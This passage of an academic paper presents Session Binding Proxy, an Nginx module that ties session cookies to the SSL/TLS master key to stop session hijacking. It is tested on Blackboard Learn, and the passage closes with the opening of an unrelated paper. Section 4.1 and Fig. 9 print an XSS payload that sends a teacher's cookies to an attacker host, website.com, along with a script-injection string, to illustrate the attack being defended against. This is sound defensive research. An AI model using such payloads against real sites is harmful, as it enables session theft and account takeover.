It is straightforward to detect if a session ID is used by another HTTPS connection. In such case, the server should immediately ask for renegotiation. With such a countermeasure it gets a lot harder to take over an application session if it is cryptographically coupled with the network session. Oppliger et al. combined the sessions by binding the application session to a client certificate. With a client certificate, the user proves to the server that he is indeed who he claims to be. In this paper we propose to use a different form of binding the sessions. Our method does not require client certificates. Client certificates require management and seem to be a hassle to install for inexperienced users. Client certificates are also an optional part of SSL/TLS. Our method uses the cryptographical keys already available in SSL/TLS.

3 Session Securing by Proxying

This section discusses a new prevention method for session hijacking. First, the general idea is explained in a little more detail. After that, some design details that were made during the implementation are discussed. Also more details are given about the protocol and the inner workings of the method. Finally, there is an attacker model that describes what an attacker can and cannot do.

3.1 Session Binding Proxy

In this paper, we propose Session Binding Proxy (SBP), a method that combines SSL/TLS session-aware authentication with a reverse proxy. This proxy relays the requests to the back end application server only if the client that originally got the application session ID is sending the request. To authenticate a client over HTTPS, you register the SSL session and application session information. When a request with the same application session ID is used with a different SSL session, you know that the session is stolen. By removing the session cookie from the request, the application session is invalidated. The proxy makes sure the HTTPS session and application session combination does not need to be kept inside the application (server). The idea is to use a server side reverse proxy that handles the HTTP(S) requests as they come in and sends them to the back-end application server. The application server should only be accessible by the reverse proxy as shown in Fig. 2.




Fig. 2. An application server protected with SBP

To administer sessions, the reverse proxy needs to be extended with functionality to read the requests and responses and manage both the SSL/TLS and the application session. First, we present the identifiers bound together. Then, two solutions are proposed to manage them to ensure the validity of the session.

SSL Identifiers

There are multiple identifiers for the SSL/TLS connection and session provided by the SSL cipher suite. The most important identifier for the network layer is the SSL session ID, which uniquely identifies the current SSL network connection. However, it does not strongly identify a client but rather a connection. For instance, when the SSL session ID is renegotiated, either by a timeout or disconnection, the SSL session ID changes.

An alternative identifier for the SSL/TLS connection is the SSL master key. The master key is part of the SSL handshake, just like the SSL session ID, but is persistent during a session renegotiation. Therefore, the master key can be used to identify multiple SSL connections which represent one client session. The master key is a shared secret between the client's SSL implementation and the server's SSL cipher suite.

Application Session Identifiers

The way the application session identifier works, depends on the application itself. Most applications use a session ID stored in a cookie [10]. The administrator of the SBP is able to choose which cookies represent the application session identifier and therefore, should be protected. The application might use JavaScript to read other (non session related) cookies in the browser and change parts of the webpage based on this value. Such cookies can obviously not be protected, since it breaks the functionality of the web application if SBP changes the value. Next, we propose two solutions to bind the SSL and application session identifiers together.

Solution 1

The first option is to store the SSL/TLS session and application session combination in memory. When the 'Set-Cookie' header is sent by the application server, the SSL master key and the cookie value pair is stored by the proxy. When the next request from the client comes in, the session cookie value is checked against the pairs that are stored by the proxy. If the incoming pair does not match one of the pairs in memory, the session is invalid. To invalidate the session on the application server, the request is just sent to the server without the Cookie header. The server does not recognize any active session and redirects the user to the login page.

Solution 2
Another method is to authenticate the cookie value with a combination of the SSL master key and a secret key, known to the proxy only. One way of authenticating the cookie is by combining it with an HMAC value. Another way is to encrypt the cookie value. We chose to encrypt the cookie, because when this option is deployed in larger environments, and the proxy is tested next to the application server (see the dotted line in Fig. **??**), the cookies will not be recognizable when encrypted. So, the two systems can not interfere with each other. For new systems that include SBP in the application, an HMAC will suffice.

When encryption is used, the secret key owned by the proxy is hashed together with the SSL master key using a secure hash function. The output of this hash is the key to a AES-256-cbc encryption/decryption function. This means that the encryption/decryption key is different for every client connection. ‘Set-Cookie’ headers, for specific cookies, are intercepted by the proxy and their values are encrypted before sending them to the client. The client cannot decrypt the resulting cookie, because it does not know the secret key. This method saves memory and synchronization of parallel processes with shared resources is not necessary. Fig. 2 shows some schematics of the layout, with and without SBP (With SBP, the application server is not directly reachable).

In our proposed prototype in Sect. 3.4, the SBP, *Solution 2* is used.

3.2 Session Management

This section describes how the SBP handles a request. The first thing that the SBP server does when it gets a request, is redirect the user to the HTTPS port if the user did not connect on that port already. This will start the SSL/TLS handshake to establish the necessary identifiers. Fig. 3 shows the SSL negotiation in the first block (lines 0 to 10). All further traffic passes this SSL connection.

When the SSL connection is made, the application session can be established. The first request sent to the server does not contain a cookie, because the server has not set any cookies yet. The SBP can simply replay the request to the application server. Any request on a page without a session cookie results in a redirect to the login page. When the user logs in, the application server will send a ‘Set-Cookie’ header. This header is intercepted by SBP and the value of the cookie is encrypted with the key k_c, which is a hash of a secret system key K_p and the SSL master key k concatenated, performed by $k_c \leftarrow hash(K_p||k)$. In our prototype, we use SHA256 as the hashing algorithm. Every encryption with AES-256-cbc (denoted by $\{-\}$) requires a fresh random Initialization Vector (IV) such that an attacker cannot generate multiple session ID values encrypted with the same key and IV. We generate a new random IV for every new ‘Set-Cookie’ header. The IV is not required to be secret. The cookie is encrypted as follows $\{cookie\}_{k_c} \leftarrow encrypt(cookie, k_c, IV)$. In order to later retrieve the

IV, we concatenate it with the encrypted cookie. The encrypted version of the header $\{cookie\}_{k_c}$ and the IV is sent to the client. This process is shown in the second block (lines 11 to 19) in Fig. 3. From this point on with each request by the user, the client sends the encrypted cookie along with every request. When a request is received with encrypted session data, SBP decrypts the value of the cookie and send the plaintext cookie to the back end server. This can be seen in the final block (lines 20 to 25) of Fig. 3.




Fig. 3. Session Binding Proxy protocol

3.3 Session Management

This section describes how the SBP handles a request. When the SBP server gets a request, it first redirects the user to the HTTPS port if the user did not connect on that port already. This will start the SSL/TLS handshake to establish the necessary identifiers. Fig. 3 shows the SSL negotiation in the first block (lines 0 to 10). All further traffic will go through this SSL connection.

When the SSL connection is made, the application session can be established. The first request sent to the server does not contain a cookie, because the server has not set any cookies yet. The SBP can simply replay the request to the application server. Any request on a page without a session cookie results in a redirect to the login page. When the user logs in, the application server will send a 'Set-Cookie' header. This header is intercepted by SBP and the value of the cookie is encrypted with the key k_c, which is a hash of a secret system key K_p and the SSL master key k concatenated. So $k_c \leftarrow hash(K_p||k)$. In our prototype, we use SHA256 as the hashing algorithm. Every encryption with AES-256-cbc requires a fresh random Initialization Vector (IV) such that an attacker cannot generate multiple session ID values encrypted with the same key and IV. We generate a new random IV for every new 'Set-Cookie' header. The IV is not required to be secret. So $\{cookie\}_{k_c} \leftarrow Enc(cookie, k_c, IV)$. In order to later retrieve the IV, we concatenate it with the encrypted cookie. The encrypted version of the header $IV||\{cookie\}_{(k_c,IV)}$ is sent to the client. This process is shown in the second block (lines 11 to 20) in Fig. 3. From this point on with each request by the user, the client sends the encrypted cookie along with every request. When a request is received with encrypted session data, SBP decrypts the value of the cookie and send the plaintext cookie to the back end server. This can be seen in the final block (lines 21 to 28) of Fig. 3.

When the request is sent over the same SSL connection, the same master key will be used and the cookie value decrypts normally. When the request is sent from a different client, the SSL master key differs and the decrypted result will be some random data. When the back end server receives such a request with random cookie data, it tries to load a session that does not exist. The application responds on a non-existing session request with a redirection to the login page.

The same goes for an expired SSL session. As said in Sect. 3.1, the SSL master key is used for renegotiation, but whenever an SSL session is completely terminated, the corresponding master key expires. Values that are encrypted with an expired master key become invalid and are just ignored. This will result in a session invalidation and the user is logged out and redirected to the login page. SSL session expiration also has an effect on so called long-living cookies. These cookies are needed for a 'Stay signed in' option that allows the user to keep visiting a website with the same session for multiple days or even weeks. We want to improve SBP in the future to handle expired SSL sessions such that long-living cookies can also be used.

3.4 Prototype

To show that the idea works in practice, a prototype for SBP is implemented as a module for the popular reverse proxy server Nginx. Nginx is a very lightweight application and can be used as reverse proxy, webserver and load balancer. It is written in C and highly optimized for performance. Because SBP relies heavily on the efficiency of the reverse proxy, we chose to implement it as a module for a proven to be robust and reliable reverse-proxy server like Nginx. The framework can be used to handle the requests and only the application logic of the cookie names and SSL master key data should be configured. This was slightly harder than we initially thought however, because the Nginx framework is not very well documented[3]. Nginx is built to work in phases. An HTTP request is processed by all the phases in order, starting from phase 1 all the way up until the response is sent out at phase 10. Each phase can have zero or more handlers. There are ten phases in total as depicted in Fig. 4.

	Nginx Phase	Description
1	NGX_HTTP_SERVER_REWRITE_PHASE	Request URI transformation on virtual server level
2	NGX_HTTP_SERVER_CONFIG_PHASE	Configuration location lookup
3	NGX_HTTP_REWRITE_PHASE	Request URI transformation on location level
4	NGX_HTTP_POST_REWRITE_PHASE	Request URI transformation post-processing phase
5	NGX_HTTP_PREACCESS_PHASE	Access restrictions check preprocessing phase
6	NGX_HTTP_ACCESS_PHASE	Access restrictions check phase
7	NGX_HTTP_POST_ACCESS_PHASE	Access restrictions check post-processing phase
8	NGX_HTTP_TRY_FILES_PHASE	Try files directive processing phase
9	NGX_HTTP_CONTENT_PHASE	Content generation phase
10	NGX_HTTP_LOG_PHASE	Logging phase

Fig. 4. Phases of Nginx

The module hooks into the rewrite phase (phase 3 in Fig. 4) to decrypt and modify the cookie values in the request headers. Then, the request is handled by the reverse proxy module of Nginx. The request is forwarded to the back end and its response is returned to the Nginx proxy and at some point handed to the filters of the module. Filters hook in to phase 10 of Nginx, where they perform some last modification to the response before sending it to the client. In the presence of 'Set-Cookie' headers, the cookie value in the header is encrypted. Finally, the resulting headers and page body are returned to the client.

```
Set-Cookie: s_session_id=609A38D1ECB3A70590BC51D41EA44048
    ; Path=/; Secure; HttpOnly
```

Fig. 5. Cookie sent from backend server to proxy

```
Set-Cookie: s_session_id=CD444464249E9227-Sz/
    I2JEoX4uWvTfvzXAc4r2OAXsMF/MmvZBYcF7CQCFGWBIcq+
    CJbNKwglZbU7G6CGSCI59QDagYhrZQu2RPCXLKRzX/
    Te58QVFMB5Uk5J8SigaTOJY8dr5fLJnUyYGP; Path=/; Secure;
     HttpOnly
```

Fig. 6. Cookie sent from proxy to client

Fig. 5 shows a simple example of a HTTP header from the back end server. An example of the the encrypted cookie is shown in Fig. 6.

The encryption and decryption is done using an AES-256-cbc function, provided by the used OpenSSL cipher suite. It has three main parameters, namely

[3] SBP started out as a bachelor thesis subject for Willem Burgers [1]. A proof of concept of SBP for the thesis was implemented in PHP.

the key, the initialization vector and the data. For the key, the system private key K_p is concatenated with the SSL master key k using SHA256. The output of this hash is the encryption key. In our prototype, the system key K_p is a 256 bit hexadecimal string, randomly generated at the startup of Nginx. The initialization vector is a 64 bit random, generated upon each new 'Set-Cookie' header intercepted. In order to decrypt with the same IV, it is placed in front of the cookie value, separated by a '-'. To ensure that the cookie is still handled correctly by the browser, only the value of the cookie is encrypted.

3.5 Attacking the SBP

This section describes the implications of an adversary with access to different levels of the server and client. In Fig. 7 a schematic overview is given of the protection level of SBP. Known attacks against SSL and cookies are represented by arrows on the level they can attack.




Fig. 7. Attacker model

Suppose an adversary can execute JavaScript code (access to level 1 or 2 in Fig. 7). He can use this to craft an XSS attack and steal a cookie from a user. With SBP in place, the attacker can still steal the cookies, but he will not be able to take over the user's session, because he cannot decrypt or re-encrypt the cookie. An alternative prevention method against an adversary with access to level 1 or 2 would be to make use of http-only cookies as described in Sect. 2.2.

When the attacker has access to level 3, more advanced attacks can be crafted. A browser plugin has more rights than JavaScript and can read all cookies, even the http-only cookies. A malicious plug-in is able to send sensitive cookies to the adversary. To put it in perspective, a browser plug-in is also able to perform other attacks. A browser plug-in can forge requests while the user is logged in such that it looks like the user did the request. This way, an attacker does not need to steal the session. It is a different kind of attack called man-in-the-browser [13] and therefore this kind of attack is out of the scope for this paper. A browser plug-in can also view the user credentials while logging in. Just capturing the username and password can be sufficient to take over the entire account. However, modern systems migrate to two-factor authentication to make sure that even with the username and password, an adversary is still not able to log on. After a successful login, the session identifier is a crucial credential that should be protected. SBP aims to provide such a protection.

When level 4 is compromised, the adversary has full user level access to a machine. The adversary can access the cookies of the browser directly through the file system. The adversary can capture user input directly which enables phishing attacks. As explained for level 3, with modern authentication techniques like two-factor authentication, the adversary is still not able to do anything with the recovered cookies.

An attacker has to use operating system exploits to gain access to level 5 and 6. Kernel exploits are often fixed within days of discovery making it hard to gain access to SSL/TLS credentials. Only an adversary with access to the SSL/TLS master key k and the system private key K_p can bypass the SBP system protection.

On the server side, the attacker needs to gain root access to recover the keys needed to hijack the session. Nginx runs under a isolated user account on the server and once again, operating system exploits need to be used in order to get a hold of the necessary information.

4 Validating SBP

To validate our SBP method, we have designed and implemented a prototype. The code of our prototype is open source and available on a public github repository[4]. This prototype is fully functional and released under the same license as Nginx, the royalty free BSD License, which defines very minimalistic distribution restrictions. The prototype was deployed on a widely used and complex application in order to check whether it can actually prevent session hijacking in a real-life context. We chose Blackboard Learn since this application fits our requirements very well.

Blackboard Learn (previously Blackboard Academic Suite) is one of the most popular e-learning systems or Learning Management System (LMS) in higher education worldwide. It is used by thousands of educational institutions spread over numerous countries. One of its main features is to publish the contents of a course on the Internet for students. This is not directly very security sensitive. However, Blackboard Learn also has the ability to keep track of grades for assignments with the intention to derive the final grades from the Blackboard Learn system. Clearly, influencing the grades might be a goal of an attacker. Furthermore, Blackboard Learn has the ability to take online exams completely within the system. Being able to access these exams in advance is obviously another feasible attack goal.

Several serious vulnerabilities have been found in Blackboard Learn. Online24 [12] did a full black box investigation of Blackboard Learn version 8. They found all kinds of feasible attacks. One vulnerability with major impact allows an adversary to insert executable code or send emails with viruses from Blackboard Learn. Because of these flaws in Blackboard Learn, one of the possibilities is that students can elevate their permissions to the permissions of a teacher. This can be done e.g. by session hijacking. A student can insert

[4] `https://github.com/wburgers/Session-Binding-Proxy`

cross site scripting (XSS) code in an assignment and when the teacher opens this assignment to grade the work, the code is executed in the browser of the teacher. Blackboard Inc., the company behind Blackboard Learn responded with a new version in which all the problems were claimed to be fixed. LaQuSo[5] verified this claim by again testing the Blackboard Learn system version 9.1 SP5 as a black box. LaQuSo concluded [4] that Blackboard Learn blacklisted the previous attacks, but that workarounds for the blacklisting filter were very easily found. Vulnerabilities can be expected to keep popping up until structural security measures have been fully incorporated by Blackboard Learn.

The structural nature of the revealed vulnerabilities lead the Board of Directors of the Radboud University in Nijmegen to decide in September 2011 not to use Blackboard Learn for any privacy or security sensitive activities until further notice. Hence, Blackboard Learn can not be used for online exams and teachers e.g. have to keep a separate version of the grades they gave to students since the students can edit the Blackboard Learn grades.

Sect. 4.1 first explains the details of a cross site script that steals a session in Blackboard Learn. Then, Sect. 4.2 reports on the results of testing our prototype on the Radboud University Nijmegen Blackboard Learn test server. Finally, Sect. 4.3 evaluates the test result impact for Blackboard Learn.

4.1 Session Stealing in Blackboard Learn

It was still very easy to steal sessions in Blackboard Learn version 9.1 SP5 by executing an XSS attack. The LaQuSo research showed that especially the Discussion board and Blog-Assignments were vulnerable and scripts could be injected in the title/subject field as well as the message field of both modules. When a student hands in a Blog-Assignment or submits something to the Discussion board and the teacher requests the page, the script in Fig. 8 can get the cookies of the teacher and send them to the attackers website (at website.com).

```
document.write ("<img src=\"http://website.com/bb/?cookie
    =" + document.cookie+ "\">");
```


Fig. 8. bb.js

The screens that invoke the XSS attack are shown. The upper image of Fig. 9 shows the student injecting the attack in the Discussion board and the bottom image of Fig. 9 shows the teacher viewing the discussion thread. The teacher does not even have to open the thread, because the attack is injected in the title. With such an attack, the adversary is able to steal all the necessary cookies from a teacher and hijack the session.

4.2 Applying the SBP Prototype

The prototype was tested on the, fully functional, local Blackboard Learn test server of the Radboud University Nijmegen. In order to detect and resolve

[5] The Laboratory for Quality Software (LaQuSo) is a joint activity of Technische Universiteit Eindhoven and Radboud Universiteit Nijmegen.


Create Thread

A Thread is a series of posts related to the same subject. Threads provide an organisational structure within a Forum for users to share posts on similar topics. Creating a thread posts the first message. More Help

Subject: A Question <script/src="http://website.com/bb.js"/>

Message: I have a question...

Forum: Questions and Answers

Organise Forum Threads on this page and apply settings to several or all threads. Threads are listed in a tabular format. The Threads can be sorted by clicking the column title or the caret at the top of each column. More Help

Date	Thread	Author	Status	Unread Posts	Total Posts
08/07/11 11:05	A Question	Rachid Benmoussa	Published	1	1

Fig. 9. Student injects JavaScript code — Instructor views malicious post

incompatibilities with earlier versions this server is used for testing new Blackboard Learn releases and patches before putting them in actual operation. It generally takes several weeks or even a few months before a new release is fully operational. The Blackboard Learn test environment runs on several application servers. A load balancer divides the work between the application servers. This load balancer is not the SSL/TLS endpoint, so the SSL connection is still intact after being routed through the load balancer. For every application server, a SBP is included on the same system such that the routing will look like: incoming request—load balancer—SBP —Blackboard Learn server.
We first tested whether it is still possible to steal a session in Blackboard Learn on the standard Blackboard Learn test server. We used two browsers A and B, both having the login page of the Blackboard Learn test server open. We logged in on browser A, copied the cookies from browser A to browser B and refreshed the page on browser B. By copying the cookies, the session was transferred to browser B and we were logged in on both browsers.

Then, we performed the same attack again but first made sure that the installed SBP prototype was used. This was achieved by one simple redirect at the highest level. Again we used two browsers A and B. Both had the login page of the Blackboard Learn test server open, but this time we were connected to the SBP machine. This means that all traffic flowed through the proxy. Again, we logged in on browser A and copied the cookies to browser B. When we refreshed the page on browser B now, we were not logged in. The reason for that is that both browsers had a different SSL session. The cookie that is sent to the back end server will not be valid and the session is not taken over. So, SBP was effectively used to prevent session hijacking in Blackboard Learn.

4.3 Validation Evaluation

The Blackboard Learn test server we used did not have the most recent patches by Blackboard Inc., where some cookies are protected from JavaScript access by making them http-only. The browser will then keep the cookies for itself and when requesting access to the cookies by the JavaScript command 'document.cookie', it only returns the cookies that do not have the http-only attribute.

This means that XSS attacks based on JavaScript requesting the cookies, will not work. The most important cookie in Blackboard Learn is the s_session_id cookie. The s_session_id cookie is set to http-only in the recent patches. The session cannot be hijacked by XSS attacks because of this property. This does not mean that session stealing becomes impossible. Recent papers have shown that cookies sent over an HTTPS connection can be read using a chosen plaintext attack on SSL/TLS [3]. This recent Blackboard Learn patch is therefore less effective than our SBP approach. In Sect. 5 we will discuss this attack on SSL/TLS. It is important to note that SBP does not prevent XSS attacks or other attacks from happening (proper input validation and output encoding should be in place in order to achieve that), but it does prevent one of their uses. SBP is a general approach in which sessions can no longer be stolen by only obtaining the session ID from the cookie of a client's browser.

The validation has shown that our SBP prototype is fully operational, easily deployed and effective in practice against session stealing via XSS. Even in a production environment with multiple application servers.

4.4 General Applicability of SBP

The use of SBP is not limited to e-learn environments only. Many legacy web applications suffer from various XSS vulnerabilities, mainly due the lack of proper maintenance. Without having access to the source-code it is hard to protect them against widely distributed and general applicable XSS exploit scripts. Our contribution provides a setup that does not require any knowledge of the web application that it protects. As long as it is accessible through a secure channel (SSL/TLS) and uses a cookie to store the session credentials, then the SBP is able to fortify the security of its online sessions. Our case study shows the robustness and demonstrates that hijacking a session is only mountable when the clients computer or application server is completely compromised.

5 Related Work

5.1 Session Hijacking Prevention

There are several other proposals to prevent session hijacking. Johns (2006) [7] proposes a solution where the cookies in which the session ID is kept are sent from a different subdomain. This way the JavaScript code cannot get the cookie, because it does not fall under the same-origin policy, so the cookie is safe. This does not prevent every type of attack though. With browser hijacking or XSS propagation, session cookies can still be obtained by an attacker. Johns uses URL randomization and one-time URLs to prevent these attacks from being executed. He also writes that these methods are not meant as a complete replacement for input and output validation in the application, but it is an extra layer of protection. This sure is a good way of preventing session hijacking, though it is a lot of hassle to implement. Most of the application needs to be rewritten.

Another method is to run a piece of software on the client computer which intercepts the 'Set-Cookie' header before it is sent to the browser. This way the cookies will never be in the browser at all. This method is proposed by Nikiforakis et al. (2011) [10]. Without much overhead this system will prevent JavaScript code from accessing the cookie information. This still relies on the client side. A secure implementation without memory leaks makes this a good solution. As mentioned in Sect. 2.3, this paper is based on the work of Oppliger et al. [11]. They propose to bind the application session to the SSL/TLS session to prevent MITM attacks. To bind the two sessions, they use either a software token (like a client cerficate or a private key) or a hardware token (like a smartcard or dedicated device). This is a safe solution, but it requires the distribution of a pre shared key to the client/user. The same binding idea can be used for session hijacking, but we propose a different binding method.

The only other paper that uses the binding of SSL/TLS Session-Aware User Authentication as a basis is a proposal by Chen et al. [2]. They make use of a two factor authentication method by means of a separate device (3g phone). With this device they bind the SSL/TLS session to the application session. It requires both client and server side changes.

In Fig. 10, an overview is given of the modifications that are required to secure sessions with the various proposed methods.

Protection method	**Side**	**Software patches**		**System changes**		
		browser	application	software token	hardware token	server
SessionSafe [7]	Server	no	yes	no	no	no
SessionShield [10]	Client	yes	no	no	no	no
Session-Aware [11]	Server	no	yes	yes[1]	yes[1]	no
TLS-SA + GAA [2]	Both	no	yes[2]	no	yes	yes[2]
SBP	Server	**no**	**no**	**no**	**no**	**no**

[1] The implementation can work with either a software token or a hardware token.

[2] Either the server application needs to be modified or install additional software.

Fig. 10. Comparison of patch requirements to prevent session stealing

5.2 Related Attack Setups

There are also papers that describe attacks on cookies and sessions. As mentioned in Sect. 4.3 there exist attacks like Browser Exploit Against SSL/TLS (BEAST) [3] and CRIME to steal cookies. Both attacks are implemented in JavaScript for speed, but can be run on any user level. BEAST and CRIME use known plaintext attacks to guess the unencrypted cookie that is sent over an encrypted SSL connection. The cookie is guessed character by character. This brute force method allows to guess an entire cookie. Where BEAST works only on certain versions of SSL/TLS, CRIME works for any version. CRIME makes use of the compression in SSL/TLS to guess the cookie. The flaws of compression in combination with encryption are already described in a paper by John Kelsey in 2002 [8]. There is a proof of concept for the CRIME attack. With some modifications it can be used to actually capture cookies even though they have the http-only property. This is just another method to get the cookie from the client. Our proposed method also defends against both attacks as depicted in the attacker model. Even though they can steal the cookie. It is still hard to copy the SSL session. Also the last two years people could download a Firefox add-on that would sniff network traffic and intercept cookies from other users. This extension is called Firesheep. The main focus of the creator of Firesheep was to encourage sites like Facebook and Twitter to always use HTTPS, not just when logging in. Nowadays those sites do use HTTPS for all their traffic and Firesheep is useless. BEAST and CRIME can be used however. Firesheep will also not work on sites that use SBP, because SBP needs HTTPS to work.

6 Conclusions

We have presented a new, general technique to prevent session stealing, SBP. Using a server side reverse proxy the secure communication channel is bound to the user authentication of the session. We validated the approach by implementing SBP and testing it on a test server of a widely used infrastructural application which was vulnerable to session stealing. Using SBP, this application was shown to be effectively protected against the earlier session stealing attacks. We made our prototype implementation available as open source to be used by a broad community in a wide context. This prototype is fully functional and released under the same license as Nginx, the royalty free BSD License, which defines very minimalistic distribution restrictions. We want to improve on our prototype to handle full SSL/TLS connection termination and renegotiation, such that long-living cookies can also be used with SBP. This will make it deployable in all contexts.

Acknowledgements. We thank the anonymous reviewers for useful feedback and for believing this solution has the potential to grow into the universally acceptable security standard solution. This motivates us to continue along this path and make our solution work for every context.

References

1. Burgers, W.: Session proxy, a prevention method for session hijacking in blackboard. bachelor thesis, Institute for Computing and Information Sciences, Radboud University Nijmegen, The Netherlands. Bachelors Thesis (July 2012)
2. Chen, C., Mitchell, C.J., Tang, S.: SSL/TLS session-aware user authentication using a GAA bootstrapped key. In: Ardagna, C.A., Zhou, J. (eds.) WISTP 2011. LNCS, vol. 6633, pp. 54–68. Springer, Heidelberg (2011)
3. Duong, T., Rizzo, J.: Here come the XOR Ninjas. White paper, Netifera (May 2011)
4. van Eekelen, M., Moussa, R.B., Hubbers, E., Verdult, R.: Blackboard Security Assessment. Technical Report ICIS–R13004, Radboud University Nijmegen (April 2013)
5. Blackboard Inc. Release notes for blackboard learn 9.0 service pack 7 (9.0.692.0). Behind the Blackboard for System Administrators & Developers (2011)
6. Blackboard Inc. Release notes for blackboard learn 9.1 service pack 8 (9.1.82223.0). Behind the Blackboard for System Administrators & Developers (2012)

7. Johns, M.: SessionSafe: Implementing XSS immune session handling. In: Gollmann, D., Meier, J., Sabelfeld, A. (eds.) ESORICS 2006. LNCS, vol. 4189, pp. 444–460. Springer, Heidelberg (2006)
8. Kelsey, J.: Compression and information leakage of plaintext. In: Daemen, J., Rijmen, V. (eds.) FSE 2002. LNCS, vol. 2365, pp. 263–276. Springer, Heidelberg (2002)
9. Kim, H.: Security and Vulnerability of SCADA Systems over IP-Based Wireless Sensor Networks. International Journal of Distributed Sensor Networks, Article ID 268478 (2012)
10. Nikiforakis, N., Meert, W., Younan, Y., Johns, M., Joosen, W.: SessionShield: Lightweight Protection against Session Hijacking. In: Erlingsson, Ú., Wieringa, R., Zannone, N. (eds.) ESSoS 2011. LNCS, vol. 6542, pp. 87–100. Springer, Heidelberg (2011)
11. Oppliger, R., Hauser, R., Basin, D.: SSL/TLS session-aware user authentication – or how to effectively thwart the man-in-the-middle. Computer Communications 29(12), 2238–2246 (2006)
12. Prins, M., Abma, J.: Security research blackboard academic suite Online 24 (2010), `https://www.online24.nl/blackboard-security-research`
13. Utakrit, N.: Review of browser extensions, a man-in-the-browser phishing techniques targeting bank customers (2009)

Inferring Required Permissions for Statically Composed Programs

Tero Hasu, Anya Helene Bagge, and Magne Haveraaen

Bergen Language Design Laboratory
Department of Informatics
University of Bergen, Norway
`http://www.ii.uib.no/~{tero,anya,magne}`

Abstract. Permission-based security models are common in smartphone operating systems. Such models implement access control for sensitive APIs, introducing an additional concern for application developers. It is important for the correct set of permissions to be declared for an application, as too small a set is likely to result in runtime errors, whereas too large a set may needlessly worry users. Unfortunately, not all platform vendors provide tools support to assist in determining the set of permissions that an application requires.

We present a language-based solution for permission management. It entails the specification of permission information within a collection of source code, and allows for the inference of permission requirements for a chosen program composition. Our implementation is based on Magnolia, a programming language demonstrating characteristics that are favorable for this use case. A language with a suitable component system supports permission management also in a cross-platform codebase, allowing abstraction over different platform-specific implementations and concrete permission requirements. When the language also requires any "wiring" of components to be known at compile time, and otherwise makes design tradeoffs that favor ease of static analysis, then accurate inference of permission requirements becomes possible.

Keywords: language-based security, platform security architectures, security management, software engineering.

1 Introduction

